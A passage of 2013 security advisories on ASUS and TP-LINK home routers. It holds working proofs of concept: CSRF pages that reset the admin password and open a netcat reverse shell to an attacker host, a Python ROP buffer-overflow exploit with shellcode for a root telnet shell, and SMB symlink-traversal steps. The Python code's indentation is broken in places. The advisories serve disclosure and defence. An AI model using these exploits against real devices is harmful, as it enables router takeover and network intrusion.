- 4/15/2013 - Public Disclosure

**In between the initial notification and the public disclosure, ISE reached out to Belkin multiple times requesting that our vulnerabilities were escalated to the proper support team.*

References

- Advisory/Video: http://infosec42.blogspot.com
- http://securityevaluators.com/content/case-studies/

Credit

- Discovered By: Jacob Holcomb – Security Analyst @ Independent Security Evaluators
- Exploited By: Jacob Holcomb – Security Analyst @ Independent Security Evaluators

ASUS RT-N56U

Vulnerability: Cross-Site Request Forgery

CVE: CVE-2013-3093

Description

The ASUS RT-N56U router is susceptible to several Cross-Site Request Forgery attacks, which allows an attacker to forge HTML forms and execute actions on behalf of the target user. ISE created a proof of concept that when executed by an unsuspecting user, changes the administrator credentials, enables remote management, and gives the attacker reverse-shell access to the router.

Attack Requirements

- The victim must have an active web application session on their ASUS router.
- The victim must follow a link crafted by an attacker (e.g., by clicking the link directly, or through some other mechanism such as redirection from a malicious site).
- The victim must have the necessary permissions to render and execute the forged HTTP.

Details

All HTML forms present in the ASUS RT-N56U are susceptible to Cross-Site Request Forgery.

Impact

If an unauthenticated remote attacker is able to fool an authenticated user into clicking a malicious link, the attacker is able to launch an attack that has the capability to compromise the router.

Recommendations to the Vendor

- Including an unpredictable token in each HTTP request submitted to the web server can prevent Cross-Site Request Forgery. At a minimum, these tokens should be unique to each user, but it is recommended that each HTML form contain unique tokens.
- In addition to HTML form tokens, HTTP referrer checking should be enabled.
- Additional information for vendors regarding immediate and long term fixes for these issues can be found here: http://www.securityevaluators.com/content/case-studies/routers/#recommendationsVendors

Solution

- There is no solution to this problem.
- DO NOT STAY LOGGED INTO THE ROUTER'S MANAGEMENT INTERFACE.
- Restrict access to WAN services such as remote management to prevent an attacker from gaining access if an attack is successful.

Proof of Concept Exploit

```
<html>
<head>
<title> ASUS Multi Model CSRF</title>
<!-- Model: RT-N56U - Firmware Version: 3.0.0.4.342 -->
<!-- Model: RT-AC66U - Firmware Version: 3.0.0.4.266 -->

<!--
# Discovered and Exploited by Jacob Holcomb/Gimppy of Independent Security Evaluators
# http://infosec42.blogspot.com
# http://securityevaluators.com
-->

</head>

<body>

<!--Execute System Commands -->
<img
src="http://192.168.1.1/apply.cgi?current_page=Main_AdmStatus_Content.asp&next_page=Main_AdmStatus_Content.asp&action_mode=+Refresh+&action_script=&action_wait=&first_time=&preferred_lang=EN&SystemCmd=nc+192.168.1.177+10000+-e+/bin/sh&action=Refresh">

<!--Confirm System Command Exec -->
<img src="http://192.168.1.1/Main_AdmStatus_Content.asp">

<form name="ASUS" action="http://192.168.1.1/start_apply.htm" method="post">
<input type="hidden" name="http_username" value="admin"> <!-- Administrator Username -->
<input type="hidden" name="http_passwd" value="ISE"> <!--Admin Password  -->
<input type="hidden" name="http_passwd2" value="ISE"> <!--Admin Password  -->
<input type="hidden" name="v_password2" value="ISE">
<input type="hidden" name="telnetd_enable" value="1"> <!--Enable Telnet - LAN Only  -->
<input type="hidden" name="misc_http_x" value="1"> <!--Enable HTTP Remote MGMT -->
<input type="hidden" name="misc_httpport_x" value="31337"> <!--HTTP Remote MGMT Port -->
<input type="hidden" name="action_mode" value="apply">
</form>

<script>
function CSRF1() {document.ASUS.submit();};
window.setTimeout(CSRF1,1000);
</script>

</body>
</html>
```

Disclosure Timeline

- 3/29/2013 - Notified ASUS
- 7/26/2013 – Public Disclosure

References

- Advisory/Video: http://infosec42.blogspot.com
- http://securityevaluators.com/content/case-studies/

Credit

- Discovered By: Jacob Holcomb – Security Analyst @ Independent Security Evaluators
- Exploited By: Jacob Holcomb – Security Analyst @ Independent Security Evaluators

Vulnerability: Persistent Code Execution (File-system Permissions)

CVE: CVE-2013-3094

Description

The ASUS RT-N56U contains read, write, and execute permissions throughout its file-system. If an attacker is able to get access to the routers file-system through FTP, SMB, or CSRF reverse-shell, the attacker can replace system executable with his or her own code and persuade the router to execute it. This results in persistent shell level access to the router.

Attack Requirements

- Gain access to the routers file-system though SMB, FTP, or CSRF

Details

The asusware directory contains several system binaries, configuration files, and scripts that can be altered to perform actions of an attackers choosing.

Impact

Once the attacker gains access to the router, the attacker can insert attacker-controlled code and gain unfettered access to the router.

Recommendations to the Vendor

- Change the file-system permissions.
- Additional information for vendors regarding immediate and long term fixes for these issues can be found here: http://www.securityevaluators.com/content/case-

studies/routers/#recommendationsVendors

Solution

- There is no solution to this problem.
- Restrict access to WAN services such as remote management to prevent an attacker from gaining access if an attack is successful.

Proof of Concept Exploit

Pending

Disclosure Timeline

- 3/29/2013 - Notified ASUS
- 7/26/2013 – Public Disclosure

References

- Advisory/Video: http://infosec42.blogspot.com
- http://securityevaluators.com/content/case-studies/

Credit

- Discovered By: Jacob Holcomb – Security Analyst @ Independent Security Evaluators
- Exploited By: Jacob Holcomb – Security Analyst @ Independent Security Evaluators

ASUS RT-AC66U

Vulnerability: Cross-Site Request Forgery

CVE: CVE-2013-3093

Description

The ASUS RT-AC66U router is susceptible to several Cross-Site Request Forgery attacks, which allows an attacker to forge HTML forms and execute actions on behalf of the target user. ISE created a proof of concept that when executed by an unsuspecting user, changes the administrator credentials, enables remote management, and gives the attacker reverse-shell access to the router.

Attack Requirements

- The victim must have an active web application session on their ASUS router.
- The victim must follow a link crafted by an attacker (e.g., by clicking the link directly, or through some other mechanism such as redirection from a malicious site).
- The victim must have the necessary permissions to render and execute the forged HTTP.

Details

All HTML forms present in the ASUS RT-AC66U are susceptible to Cross-Site Request Forgery.

Impact

If an unauthenticated remote attacker is able to fool an authenticated user into clicking a malicious link, the attacker is able to launch an attack that has the capability to compromise the router.

Recommendations to the Vendor

- Including an unpredictable token in each HTTP request submitted to the web server can prevent Cross-Site Request Forgery. At a minimum, these tokens should be unique to each user, but it is recommended that each HTML form contain unique tokens.
- In addition to HTML form tokens, HTTP referrer checking should be enabled.
- Additional information for vendors regarding immediate and long term fixes for these issues can be found here: http://www.securityevaluators.com/content/case-studies/routers/#recommendationsVendors

Solution

- There is no solution to this problem.
- DO NOT STAY LOGGED INTO THE ROUTER'S MANAGEMENT INTERFACE.
- Restrict access to WAN services such as remote management to prevent an attacker from gaining access if an attack is successful.

Proof of Concept Exploit

```
<html>
<head>
<title> ASUS Multi Model CSRF</title>
<!-- Model: RT-N56U - Firmware Version: 3.0.0.4.342 -->
<!-- Model: RT-AC66U - Firmware Version: 3.0.0.4.266 -->

<!--
# Discovered and Exploited by Jacob Holcomb/Gimppy of Independent Security Evaluators
# http://infosec42.blogspot.com
# http://securityevaluators.com
-->

</head>

<body>

<!--Execute System Commands -->
<img
src="http://192.168.1.1/apply.cgi?current_page=Main_AdmStatus_Content.asp&next_page=Main_AdmStatus_Content.asp&action_mode=+Refresh+&action_script=&action_wait=&first_time=&preferred_lang=EN&SystemCmd=nc+192.168.1.177+10000+-e+/bin/sh&action=Refresh">

<!--Confirm System Command Exec -->
<img src="http://192.168.1.1/Main_AdmStatus_Content.asp">

<form name="ASUS" action="http://192.168.1.1/start_apply.htm" method="post">
<input type="hidden" name="http_username" value="admin"> <!-- Administrator Username -->
<input type="hidden" name="http_passwd" value="ISE"> <!--Admin Password  -->
<input type="hidden" name="http_passwd2" value="ISE"> <!--Admin Password  -->
<input type="hidden" name="v_password2" value="ISE">
<input type="hidden" name="telnetd_enable" value="1"> <!--Enable Telnet - LAN Only  -->
<input type="hidden" name="misc_http_x" value="1"> <!--Enable HTTP Remote MGMT -->
<input type="hidden" name="misc_httpport_x" value="31337"> <!--HTTP Remote MGMT Port -->
<input type="hidden" name="action_mode" value="apply">
</form>

<script>
function CSRF1() {document.ASUS.submit();};
window.setTimeout(CSRF1,1000);
</script>

</body>
</html>
```

Disclosure Timeline

- 3/29/2013 - Notified ASUS
- 7/26/2013 – Public Disclosure

References

- Advisory/Video: http://infosec42.blogspot.com
- http://securityevaluators.com/content/case-studies/

Credit

- Discovered By: Jacob Holcomb – Security Analyst @ Independent Security Evaluators
- Exploited By: Jacob Holcomb – Security Analyst @ Independent Security Evaluators

Vulnerability: Persistent Code Execution (File-system Permissions)

CVE: CVE-2013-3094

Description

The ASUS RT-AC66U contains read, write, and execute permissions throughout its file-system. If an attacker is able to get access to the routers file-system through FTP, SMB, or CSRF reverse-shell, the attacker can replace system executable with his or her own code and cause the router to execute it. This results in persistent shell level access to the router.

Attack Requirements

- Gain access to the routers file-system though SMB, FTP, or CSRF

Details

The asusware directory contains several system binaries, configuration files, and scripts that can be altered to perform actions of an attackers choosing.

Impact

Once the attacker gains access to the router, the attacker can insert attacker-controlled code and gain unfettered access to the router.

Recommendations to the Vendor

- Change the file-system permissions.
- Additional information for vendors regarding immediate and long term fixes for these issues can be found here: http://www.securityevaluators.com/content/case-

studies/routers/#recommendationsVendors

Solution

- There is no solution to this problem.
- Restrict access to WAN services such as remote management to prevent an attacker from gaining access if an attack is successful.

Proof of Concept Exploit

None. See video demo.

Disclosure Timeline

- 3/29/2013 - Notified ASUS
- 7/26/2013 – Public Disclosure

References

- Advisory/Video: http://infosec42.blogspot.com
- http://securityevaluators.com/content/case-studies/

Credit

- Discovered By: Jacob Holcomb – Security Analyst @ Independent Security Evaluators
- Exploited By: Jacob Holcomb – Security Analyst @ Independent Security Evaluators

Vulnerability: Multiple Buffer Overflow

CVE: CVE-2013-4659

Description

The ASUS RT-AC66U router contains a software package that is susceptible to multiple Buffer Overflow attacks, and when triggered, can result in Denial of Service or Remote Code Execution.

Attack Requirements

- The attacker needs access to ACSD network services in order to launch the overflow attacks.

Details

- Other firmware versions were not tested and could be vulnerable.

Impact

- These vulnerabilities can lead to a total compromise of the affected router.

Recommendations to the Vendor

- Perform bounds checking on user input that is copied into buffers with an allotted size.
- Avoid using functions such as strcpy() or sprintf() that don't perform bounds checking.
- Additional information for vendors regarding immediate and long term fixes for these issues can be found here: http://www.securityevaluators.com/content/case-studies/routers/#recommendationsVendors

Solution

- There currently is not a solution to this problem.
- Restrict access to WAN services to prevent an attacker from gaining access if an attack is successful.

Proof of Concept Exploit

The following python script exploits a buffer overflow vulnerability in the ACSD network service. For the attack to succeed we utilize return oriented programming (ROP) to avoid stack randomization and MIPS system cache incoherency. In order to create a coherent data cache, our payload utilizes a call to a blocking function, sleep(), which effectively pauses program execution and gives CPU cycles to other executing system processes. When the sleep() function returns, the MIPS CPU flushes the data cache and continues program execution. Finally, we direct the programs execution to our custom shellcode that starts an unauthenticated Telnet server by calling the system() function located in the standard C library.

```
#!/usr/bin/env python

import signal, struct
from time import sleep
from socket import *
from sys import exit, exc_info

#
# Title*******************ASUS RT-AC66U Remote Root Shell Exploit - acsd param command
# Discovered and Reported*June 2013
# Discovered/Exploited By*Jacob Holcomb/Gimppy and Jacob Thompson
#                       *Security Analsyts @ Independent Security Evaluators
# Software Vendor*********http://asus.com
# Exploit/Advisory********http://securityevaluators.com, http://infosec42.blogspot.com/
# Software****************acsd wireless service (Listens on TCP/5916)
# Firmware Version********3.0.0.4.266 (Other versions were not tested and may be vulnerable)
# CVE*********************ASUS RT-AC66U Multiple Buffer Overflows: CVE-2013-4659
#
# Overview:
```

```
#		The ASUS RT-AC66U contains the Broadcom ACSD Wireless binary that is vulnerable to multiple
#   Buffer Overflow attacks.
#
#   Multiple overflows exist in the following software:
#
#		- Broadcom acsd - Wirless Channel Service (autochannel&param, autochannel&data, csscan&ifname commands)
#



def sigHandle(signum, frm): # Signal handler

    print "\n[!!!] Cleaning up the exploit... [!!!]\n"
    sleep(1)
    exit(0)


def targServer():

    while True:
        try:
            server = inet_aton(raw_input("\n[*] Please enter the IPv4 address of the ASUS RT-AC66U router:\n\n>"))
            server = inet_ntoa(server)
            break
        except:
            print "\n\n[!!!] Error: Please enter a valid IPv4 address. [!!!]\n\n"
            sleep(1)
            continue

    return server


def main():

    print ("""\n [*] Title: ASUS RT-AC66U Remote Root Shell Exploit - acsd param command
 [*] Discovered and Reported: June 2013
 [*] Discovered/Exploited By: Jacob Holcomb/Gimppy and Jacob Thompson, Security Analysts @ ISE
 [*] Software Vendor: http://asus.com
 [*] Exploit/Advisory: http://securityevaluators.com, http://infosec42.blogspot.com/
 [*] Software: acsd wireless service (Listens on TCP/5916)
 [*] Firmware Version: 3.0.0.4.266 (Other versions were not tested and may be vulnerable)
 [*] CVE: ASUS RT-AC66U Broadcom ACSD Buffer Overflow: CVE-2013-4659\n""")
    signal.signal(signal.SIGINT, sigHandle) #Setting signal handler for ctrl + c
    victim = targServer()
    port = int(5916)
    acsdCmd = "autochannel&param=" #Vulnerable command - JH

    # base address of .text section of libc.so.0 in acsd's address space
    libc_base = 0x2ab25000

    # ROP gadget #1
    # lui     s0,0x2
    # li      a0,1
    # move    t9,s1
    # jalr    t9
    # ori     a1,s0,0x2
    ra1 = struct.pack("<L", libc_base + 0x2d39c)

    # ROP gadget #2
    # move    t9,s3
    # lw      ra,44(sp)
    # lw      s4,40(sp)
# lw      s3,36(sp)
# lw      s2,32(sp)
# lw      s1,28(sp)
# lw      s0,24(sp)
# jr      t9
s1 = struct.pack("<L", libc_base + 0x34358)

# sleep() - used to force program context switch (cache flush)
s3 = struct.pack("<L", libc_base + 0x2cb90)

# ROP gadget #3
# addiu   a1,sp,24
# lw      gp,16(sp)
# lw      ra,32(sp)
# jr      ra
# addiu   sp,sp,40
ra2 = struct.pack("<L", libc_base + 0xa1b0)

# ROP gadget #4
# move    t9,a1
# addiu   a0,a0,56
# jr      t9
# move    a1,a2
ra3 = struct.pack("<L", libc_base + 0x3167c)

# jalr sp
jalr_sp =  "\x09\xf8\xa0\x03"

JuNk = "\x42" * 510
safeNop = "2Aa3"

#80 Bytes system() Shellcode by Jacob Holcomb of ISE
#Calling system() and executing telnetd -l /bin/sh
shellcode = "\x6c\x6e\x08\x3c\x74\x65\x08\x35\xec\xff\xa8"
shellcode += "\xaf\x64\x20\x09\x3c\x65\x74\x29\x35\xf0\xff"
shellcode += "\xa9\xaf\x20\x2f\x0a\x3c\x2d\x6c\x4a\x35\xf4"
shellcode += "\xff\xaa\xaf\x6e\x2f\x0b\x3c\x62\x69\x6b\x35"
shellcode += "\xf8\xff\xab\xaf\x73\x68\x0c\x24\xfc\xff\xac"
shellcode += "\xaf\xec\xff\xa4\x23\xec\xff\xbd\x23\xb4\x2a"
shellcode += "\x19\x3c\x50\xf0\x39\x37\x09\xf8\x20\x03\x32"
shellcode += "\x41\x61\x33"

sploit = acsdCmd + JuNk + s1 + JuNk[0:4] + s3 + ra1 + JuNk[0:48]
sploit += ra2 + JuNk[0:24]+ jalr_sp + safeNop + ra3 + JuNk[0:4]
sploit += safeNop + shellcode

try:
   print "\n [*] Creating network socket."
   net_sock = socket(AF_INET, SOCK_STREAM)
except:
   print "\n [!!!] There was an error creating the network socket. [!!!]\n\n%s\n" % exc_info()
   sleep(1)
   exit(0)

try:
   print " [*] Connecting to ASUS RT-AC66U router @ %s on port TCP/%d." % (victim, port)
   net_sock.connect((victim, port))
except:
   print "\n [!!!] There was an error connecting to %s. [!!!]\n\n%s\n" % (victim, exc_info())
   sleep(1)
   exit(0)
```

```
  try:
    print """ [*] Attempting to exploit the acsd param command.
[*] Sending 1337 ro0t Sh3ll exploit to %s on TCP port %d.
[*] Payload Length: %d bytes.""" % (victim, port, len(sploit))
    net_sock.send(sploit)
    sleep(1)
  except:
    print "\n [!!!] There was an error sending the 1337 ro0t Sh3ll exploit to %s [!!!]\n\n%s\n" % (victim, exc_info())
    sleep(1)
    exit(0)

  try:
    print """ [*] 1337 ro0t Sh3ll exploit was sent! Fingers crossed for code execution!
[*] Closing network socket. Press ctrl + c repeatedly to force exploit cleanup.\n"""
    net_sock.close()
  except:
    print "\n [!!!] There was an error closing the network socket. [!!!]\n\n%s\n" % exc_info()
    sleep(1)
    exit(0)


if __name__ == "__main__":
  main()
```

Disclosure Timeline

- 7/26/2013 - Public Disclosure

References

- Advisory/Video: http://infosec42.blogspot.com
- http://securityevaluators.com/content/case-studies/

Credit

- Discovered By: Jacob Holcomb and Jacob Thompson – Security Analysts @ Independent Security Evaluators
- Exploited By: Jacob Holcomb – Security Analyst @ Independent Security Evaluators

TP-LINK TL-WDR4300

Vulnerability: Cross-Site Request Forgery

CVE: CVE-2013-4848

Description

The TP-LINK TL-WDR4300 router is susceptible to several Cross-Site Request Forgery attacks, which allows an attacker to forge HTML forms and execute actions on behalf of the target user.

Attack Requirements

- The victim must have an active web application session on their router.
- The victim must follow a link crafted by an attacker (e.g., by clicking the link directly, or through some other mechanism such as redirection from a malicious site).
- The victim must have the necessary permissions to render and execute the forged HTTP.

Details

- All HTML forms present in the TP-LINK TL-WDR4300 are susceptible to Cross-Site Request Forgery.
- Vulnerable Firmware - wdr4300v1_en_3_13_31_up(130319).
- Other firmware versions were not tested and may be vulnerable.

Impact

If an unauthenticated remote attacker is able to fool an authenticated user into clicking a malicious link, the attacker is able to launch an attack that has the capability to compromise the router.

Solution

- Upgrade the routers firmware to the latest release.
- DO NOT STAY LOGGED INTO THE ROUTER'S MANAGEMENT INTERFACE.
- Restrict access to WAN services such as remote management to prevent an attacker from gaining access if an attack is successful.

Proof of Concept Exploit

In progress.

Disclosure Timeline

- 7/26/2013 - Public Disclosure

References

- Advisory/Video: http://infosec42.blogspot.com
- http://securityevaluators.com/content/case-studies/

Credit

- Discovered By: Jacob Holcomb – Security Analyst @ Independent Security Evaluators
- Exploited By: Jacob Holcomb – Security Analyst @ Independent Security Evaluators

Vulnerability: SMB Symlink Traversal

CVE: CVE-2013-4654

Description

The TP-Link TL-WDR4300 routers SMB server is susceptible to a SMB Symlink Traversal attack that allows an attacker to create a symlink to the root file-system.

Attack Requirements

- The attacker must have the ability to access the SMB server

Details

- Other firmware versions may be vulnerable.

Impact

If an unauthenticated remote attacker has access to SMB server running on the router, the attacker can gain access to any file contained on the routers internal and external storage.

Recommendations to the Vendor

- Enable authentication on the SMB as the default setting.
- Additional information for vendors regarding immediate and long term fixes for these issues can be found here: http://www.securityevaluators.com/content/case-studies/routers/#recommendationsVendors

Solution

- There currently is not a solution to this problem.

- Restrict access to WAN services.
- Enable authentication on the SMB server.
- If SMB is not a required functionality, disable the SMB server.

Proof of Concept Exploit

1. From a remote machine, use Samba smbclient to connect to the SMB Server.
    - smbclient -N //X.X.X.X/SHARE_NAME

2. Create a symbolic link to the root of the file system.
    - symlink / rootfs

3. Change directories to the symbolic link to access the file system and list its contents.
    - cd rootfs dir

Disclosure Timeline

- 7/26/2013 - Public Disclosure

References

- Advisory/Video: http://infosec42.blogspot.com
- http://securityevaluators.com/content/case-studies/

Credit

- Discovered By: Jacob Holcomb – Security Analyst @ Independent Security Evaluators
- Exploited By: Jacob Holcomb – Security Analyst @ Independent Security Evaluators